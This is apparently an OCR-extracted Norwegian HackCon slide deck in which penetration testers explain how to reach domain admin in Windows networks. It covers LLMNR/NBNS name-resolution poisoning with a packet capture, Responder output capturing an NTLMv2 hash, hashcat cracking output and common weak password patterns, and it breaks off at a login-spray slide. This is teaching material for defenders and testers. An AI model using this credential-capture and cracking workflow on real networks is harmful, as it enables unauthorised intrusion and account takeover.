HackCon

The Norwegian cyber security convention

Domeneadmin før lunsj


....like etter lunsj

Hvem er vi

- Egil Aspevik
  - Programmerer
  - Sauebonde
- John-André Bjørkhaug
  - Elektronikkingeniør
  - Skrotnisse

- NTT Security
  - Principle Offensive Security Consultants = Pentestere
  - MEN:
    Dette foredraget er våre personlige meninger og synspunkter

Hva kan pentestes?



Apps

Internt

Adgangskontroll

IoT / Smarthus

Skip

Mennesker
(Social engineering)

Fysiske låser

SCADA / OT / ICS


Innhold

- Hvordan bli domene admin?
  - Metode, fiks og eksempler
- Erfaringer i Norge
- Resultater fra FoU

Hvordan gjør vi det?? Poll!

- Alternativ A

- Alternativ B



LLMNR/NBNS
Sårbarhetsscan
Crack PW
Manglende Patcher
Logonspray Local admin
Dump cached creds
Logon DC
LUNCH

Windows name resolution


- Rekkefølge, grovt sett
  1. Hosts-fil
  2. DNS
  3. LLMNR
  4. NBNS
  5. LMHOSTS-fil

Link Layer Multicast Name Resolution (LLMNR)

- Protokoll for navneoppslag for hoster på samme link. Basert på DNS pakkeformat
  - Multicast UDP 5355 ☺
- LLMNR != mDNS
  - IKKE kompatible
  - mDNS er ikke fullt ut støttet i Windows enda




No.	Time	Source	Destination	Protoc	Length	Info
6	3.747792218	Vmware_1b:d8:eb	Broadcast	ARP	60	Who has 192.168.100.102? Tell 192.168.100.101
7	3.747952172	Vmware_84:13:4e	Vmware_1b:d8:eb	ARP	42	192.168.100.102 is at 00:0c:29:84:13:4e
8	3.748253677	fe80::ecff:e2fa:b24…	ff02::1:3	LLMNR	89	Standard query 0x5f99 A fielshare
9	3.748274896	192.168.100.101	224.0.0.252	LLMNR	69	Standard query 0x5f99 A fielshare
10	3.748292559	192.168.100.101	192.168.100.102	TCP	60	51751 → 445 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	3.750256754	192.168.100.102	192.168.100.101	LLMNR	94	Standard query response 0x5f99 A fielshare A 192.168.100.102
12	3.750982627	192.168.100.101	224.0.0.252	LLMNR	69	Standard query 0xc8cd AAAA fielshare
13	3.903271933	192.168.100.101	224.0.0.252	LLMNR	69	Standard query 0xc8cd AAAA fielshare
14	3.965492594	192.168.100.101	192.168.100.102	TCP	66	51795 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
15	3.965548485	192.168.100.102	192.168.100.101	TCP	66	445 → 51795 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
16	3.965974009	192.168.100.101	192.168.100.102	TCP	60	51795 → 445 [ACK] Seq=1 Ack=1 Win=65700 Len=0
17	3.966005551	192.168.100.101	192.168.100.102	SMB	191	Negotiate Protocol Request
18	3.966014029	192.168.100.102	192.168.100.101	TCP	54	445 → 51795 [ACK] Seq=1 Ack=138 Win=30336 Len=0
19	3.967902619	192.168.100.102	192.168.100.101	SMB	236	Negotiate Protocol Response
20	4.01741461	fe80::891c:fe5c:20b…	ff02::1:2	DHCPv6	180	Solicit XID: 0x4285dc CID: 000100011eda1c13000c29cbe9f5
21	4.107211031	192.168.100.101	192.168.100.102	SMB	196	Session Setup AndX Request, NTLMSSP_NEGOTIATE
22	4.108457769	192.168.100.102	192.168.100.101	SMB	468	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQU…
23	4.109127913	192.168.100.101	192.168.100.102	SMB	608	Session Setup AndX Request, NTLMSSP_AUTH, User: AIUK\user2
24	4.114482433	192.168.100.102	192.168.100.101	SMB	238	Session Setup AndX Response
25	4.115396087	192.168.100.101	192.168.100.102	SMB	142	Tree Connect AndX Request, Path: \\FIELSHARE\IPC$
26	4.120657971	192.168.100.102	192.168.100.101	SMB	114	Tree Connect AndX Response
27	4.121232414	192.168.100.101	192.168.100.102	SMB	158	NT Create AndX Request, Path: \srvsvc
28	4.121496110	192.168.100.102	192.168.100.101	SMB	93	NT Create AndX Response, FID: 0x0000, Error: STATUS_ACCESS_DENIED
29	4.124280135	192.168.100.101	192.168.100.102	SMB	158	NT Create AndX Request, Path: \srvsvc
30	4.163095907	192.168.100.102	192.168.100.101	TCP	54	445 → 51795 [ACK] Seq=880 Ack=1130 Win=32512 Len=0
31	5.132553030	192.168.100.102	192.168.100.101	TCP	54	445 → 51795 [FIN, ACK] Seq=880 Ack=1130 Win=32512 Len=0
32	5.134545647	192.168.100.101	192.168.100.102	TCP	60	51795 → 445 [ACK] Seq=1130 Ack=881 Win=64820 Len=0
33	5.134564765	192.168.100.101	192.168.100.102	TCP	60	51795 → 445 [RST, ACK] Seq=1130 Ack=881 Win=0 Len=0




NetBIOS Name Service (NBNS)

- Protokoll for navneoppslag.
- NetBIOS kjører over mange protokoller, inklusive IPX.
- Windows Internet Name Service (WINS) = NetBIOS over TCP/IP
  - Broadcast UDP port 137 ☺



Angrep


1. DNS: Hvor er gammelserver.firma.local?
2. I dunno
BrukerPC
DNS Server
3. LLMNR og evt NBNS: Noen som vet hvor gammelserver er ?
4. JEG JEG JEG JEG!
5. OK. Challenge/response

Hello… is it me you're looking for?

```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.1.103]
    Challenge set              [1122334455667788]



[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 192.168.1.101
[SMB] NTLMv2-SSP Username : DESKTOP-UKIQM2O\Pentest
[SMB] NTLMv2-SSP Hash     : Pentest::DESKTOP-UKIQM2O:1122334455667788:3BBCA6B
6BE9280264A663092956CA:0101000000000000FCAF2E089843D3015504B2CE682DAF69000000
2000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D00420031
20003000A0053004D0042003100320005000A0053004D004200310032000800300030000000000
000010000000020000001972C411C02FD115AC2197983019AC23542BD0D64ADA42CF93C8B98C27
1C10A001000000000000000000000000000000000000900240063006900660073002F00310039
2002E00310036003800 2E0031002E00310030003300000000000000000
[SMB] Requested Share     : \\192.168.1.103\IPC$
[*] Skipping previously captured hash for DESKTOP-UKIQM2O\Pentest
[SMB] Requested Share     : \\192.168.1.103\IPC$
[*] Skipping previously captured hash for DESKTOP-UKIQM2O\Pentest
[SMB] Requested Share     : \\192.168.1.103\IPC$
[*] Skipping previously captured hash for DESKTOP-UKIQM2O\Pentest
[SMB] Requested Share     : \\192.168.1.103\IPC$
[*] [LLMNR]  Poisoned answer sent to 192.168.1.101 for name DESKTOP-UKIQM2O
```

Cracking-rig

- Cracking-rig som kan teste ca 1600 millioner passord i sekundet

```
Session..........: hashcat
Status...........: Exhausted
Hash.Type........: NetNTLMv1 / NetNTLMv1+ESS
Hash.Target......: ../hashes/hackcon.netntlm
Time.Started.....: Mon Feb 12 14:50:06 2018 (2 secs)
Time.Estimated...: Mon Feb 12 14:50:08 2018 (0 secs)
Guess.Base.......: File (../wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:   866.3 MH/s (3.83ms)
Speed.Dev.#2.....:   435.4 MH/s (3.06ms)
Speed.Dev.#3.....:   345.2 MH/s (2.68ms)
Speed.Dev.#*.....:  1646.9 MH/s
Recovered........: 1/39 (2.56%) Digests, 1/39 (2.56%) Salts
Progress.........: 559388544/559388544 (100.00%)
Rejected.........: 212550/559388544 (0.04%)
Restore.Point....: 9326486/14343296 (65.02%)
Candidates.#1....: 123456 -> camelbutt
Candidates.#2....: cam3fckdhm -> 79507lrr
Candidates.#3....: $HEX[373935303638303639] -> $HEX[042a0337c2a156616d6f732103]
HWMon.Dev.#1.....: Temp: 38c Fan: 28% Util:  0% Core:1202MHz Mem:3004MHz Bus:16
HWMon.Dev.#2.....: Temp: 41c Fan: 28% Util: 62% Core:1290MHz Mem:3004MHz Bus:16
HWMon.Dev.#3.....: Temp: 38c Fan: 28% Util:  0% Core:1202MHz Mem:3004MHz Bus:16
```


Svake passord

- Passord = brukernavn
- <Firmanavn>1
- <Firmanavn><år>
- <Årstid><år>
- Passordgjenbruk

Loginspray

